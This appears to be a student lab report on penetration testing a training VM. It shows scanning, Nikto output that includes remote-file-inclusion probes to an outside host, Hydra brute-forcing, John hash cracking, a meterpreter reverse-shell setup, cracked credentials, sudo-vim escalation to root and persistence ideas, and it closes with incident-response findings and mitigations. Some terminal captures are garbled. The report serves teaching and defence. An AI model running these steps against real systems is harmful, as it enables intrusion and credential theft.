

KALI LINUX TOOLS - ENUMERATION & HASH TYPE ID TOOLS

Nikto - Web Vulnerability Scanner

Hash-Identifier - Identifying Hash Algorithm

Netdiscover - ARP Scanner

Nmap - Hosts and Services Enumeration & Scanner

Skipfish - Active web reconnaissance tool.

Dirb/Dirbuster - Brute forcing web directory content.

Gobuster - Brute forcing web directory content.

Syntax: \$nmap -sn 172.16.84.0/24 <= Target scan => target 172.16.84.205

\$nikto -h 172.16.84.205

\$nmap -A -sT -sV -sC -T4 -v 172.16.84.205

\$netdiscover -r 172.16.84.205

\$skipfish -o /root/filedir http://172.16.84.205

Vulnerability Assessment

- Nikto & skipfish & Dirb & Gobuster
- Server runs on Apache/2.4.29
- Allowed HTTP GET/POST/OPTIONS/HEAD
- Directory indexing & listing Enabled Opened to public.
- SSH Connection Brute forcible.
- Secret Company Folder listed on the web.
- PHP Server-side script exploitable.
- No login attempt lockout nor 2-factor authentication.
- Password not masked, shows as plaintext.
- /?admin directory available as admin.
- Needs to implement Principle of Least Privilege.
- Weak credentials as for executives of the company.
- Basic Authentication base64 & plaintext can be used to pass the hash.
- Secret folder brute forceable & SSH logins.

```
+ Target Hostname:
                              172.16.84.205
 The X-XSS-Protection header is not defined. This header can hint to the user agent
+ The X-Content-Type-Options header is not set. This could allow the user agent to ren
er the content of the site in a different fashion to the MIME type
to there is no index page.

+ OSVDB-3268: /?Open: Directory indexing found.


+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-3268: //: Directory indexing found.
+ OSVDB-3268: //: Directory indexing found.
+ OSVDB-3268: //=PHP8885F240-3092-11d3-A394-4788eC10808: Directory indexing found.
+ OSVDB-3268: //=PHPE9568F34-0428-11d2-A769-080A001ACF42: Directory indexing found.
+ OSVDB-3268: //=PHPE9568F34-0428-11d2-A769-080A001ACF42: Directory indexing found.
+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.
 + OSVDB-3268: /?N=D: Directory indexing found.
+ OSVDB-3268: /?S=A: Directory indexing found.
 OSVDB-3268: /?M=A: Directory indexing found.
 OSVDB-3233: /icons/README: Apache default file found.

    OSVDB-3268: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: Directory

+ OSVDB-3268: /?npage=-1&content dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory
+ OSVDB-3268: /?npage=1&content dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory
 OSVDB-3268: /?show=http://cirt.net/rfiinc.txt??: Directory indexing found.
 OSVDB-3268: /?q[]=x: Directory indexing found.
+ OSVDB-3268: /?sc_mode=edit: Directory indexing found.
+ OSVDB-3268: /?admin: Directory indexing found.
```

Skipfish - Vulnerability Assessment Report

Syntax: skipfish -o /root/Raven http://172.16.84.205



Attacking Methods:



- Hydra was a tool used to brute force in Kali Linux to crack passwords.
- We knew that it would would work since it was a vulnerability that had been found.
- Brute force will work in the real world for penetration testing to check whether the security measures that have been done are secure to it full extent.
- One of the key factors to protection is having a stronger password by 2-factor authentication and mandatory parameters such as minimum characters of 8 or more, upper/lowercase/special characters/number. Also, getting locked out if multiple failed login attempts has been made.

```
[DATA] mids 10 tasks per 1 server, overatt 04 tasks, 14344403 togin tries (t.1/p 14344483), ~14008 tries per task [DATA] attacking service http-get on port 80 [VERBOSE] Resolving addresses ... done [STATUS] 4691.00 tries/min, 4691 tries in 00:01h, 14339792 to do in 50:57h, 16 ctive [80][http-get] host: 172.16.84.205 login: ryan password: linux4u [STATUS] attack finished for 172.16.84.205 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (http://www.thc.org/thc-hydra) finished at 2019-08-20 23:30:33 [root@kali:~# [GRANA. 7] 10000 [ROOT | ROOT | ROOT
```

```
Trilogy Labs - Ubuntu 18 & Kali - Microsoft Edge
https://labclient.labondemand.com/LabClient/6b194579-8764-4251-8fb1-dca709f15605?rc=10
        Places ▼ 1. Terminal ▼
                                                                Wed 00:51
                                                                  root@kali: /
File Edit View Search Terminal Help
       li:/usr/share/wordlists# cd
     kali:/# nano hash.txt
    @kali:/# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'g' or Ctrl-C to abort, almost any other key for status
lg 0:00:00:48 DONE (2019-08-21 00:48) 0.02057g/s 209.3p/s 209.3c/s 209.3C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
root@kali:/#
```

Or you can also copy the hash that was found in webdav and put it into a file which in this case we called it hash.txt. Afterwards run john with the name of the file (hash.txt) and will crack the password.

Msfvenom

- Msfvenom was used in order to insert a malicious payload in raw form into the victims server.
- We knew that this payload would work when we included the victim's address when creating the payload.
- This would work in the real world when you have already connected to victims server.
- We would recommend to stop outgoing traffic to get out to other ports in the firewall.

```
File Edit View Search Terminal Help

II 6. P
III 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIII 7: P
IIIIII 7: P
IIIIIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIIIIII 7: P
IIIIIII 7: P
IIIIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIIIIIIIIIII 7: P
IIIIIII 7: P
IIIIIIII 7: P
IIIIIIIIIII 7: P
IIIIIIII 7: P
IIIIIII 7: P
IIIIIII 7: P
IIII
```

As shown above inside the msfconsole:

- Payload was set to php/meterpreter_reverse_tcp
- 2. We set the lhost ip address of us in order to reach the victims server.
- 3. We set the port number.
- 4. We run it in order to create the payload
- 5. Which created the meterpreter.

Post-exploitation

After acquiring the credentials found through brute-forcing, as well as cracking hashes found on the web server, the attacker is able to gain access to a shell on the machine.

The credentials discover are as follows:

```
/secret_folder: user: ashton pass: leopoldo
Found through brute-forcing
/webdav: user: ryan pass: linux4u
Found through brute-forcing and cracking the hash in /secret_folder
ssh://: user: ryan pass: linux4u
Found through brute-forcing, previous used credentials, and cracking
the hash found in /webdav
```

Escalation

Once a shell is gained through either SSH or a reverse shell, the attacker is using a lower level user. Upon inspection of the SSH connection the attacker is acting as the user ryan. Ryan has sudo privileges to access Vim, Less, find as root. Vim allows you to run commands through its service, and are able to spawn a root shell with the syntax ":!/bin/bash "gaining root privileges.

```
Last login: Wed Aug 21 04:01:11 2019 from 172.16.84.55

ryan@serverl:~$ sudo -l
[sudo] password for ryan:
Matching Defaults entries for ryan on serverl:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bi

User ryan may run the following commands on serverl:
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find

ryan@serverl:~$
```

```
~
~
:!/bin/bash
```

```
root@server1:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@server1:~#
```

Access

Having root access to the machine gives the attacker full access to the machine and all it's processes. With full access, back doors into the system are able to be opened creating a persistent threat.

Persistence can be created by

- Starting a bind shell on the system
- Importing ssh keys into the root directory
- Adding a blank parameter to a php file on the server, passing that parameter to the system allowing Remote Code Execution.


To defend against these persistent threats, stronger passwords, policy of least privileges, and setuid mitigation is recommended.

Incident Response - Summary


Upon analyzing the log file

- There were 10145 authentication attempts against Ashton's credential utilizing
 Hydra from IP address 172.16.84.213 to web server 172.16.84.205
- The first authentication against the "Secret Folder" Started at 2019/05/06 09:32:29
- Hacker found Ashton's password on 2019/05/06 09:36:23
- Ashton's password was brute forced within 4 minutes
- Ryan's password was utilized to access WebDav
- Reverse Shell file "shell.php" was uploaded on 2019/05/06 09:37:14
- The file reuploaded on 2019/05/06 09:38:57 and the shell was activated on 2019/05/06 09:40:46

Incident Response - Password Brute Force



Incident Response - Reverse Shell



Mitigation

- Limit the # of incorrect authentication attempts to prevent brute force by using identifying cookies or unique browser elements
- Increase password complexity to a minimum of 10 characters, upper, lower cases, 2 to 5 numbers and special characters to increase password entropy
- Implement "reCaptcha" to prevent robot or automation brute force on sensitive fields
- Do not use the same password for multiple logins
- Do not store any form of passwords on a public facing server
- Disable directory indexing on website's folder
- Patch and Update Servers

Mitigate Privesc

- Limit the use of sudo for find
 - o Can be used to find and execute as root any command on a searched file
- Limit the use of sudo for vim
 - Vim can run commands within its shell, so running Vim as root allows it to create a root bash shell
- Limit the use of sudo for less
 - Less can be abused by using it to launch vi, which can spawn a shell

Questions

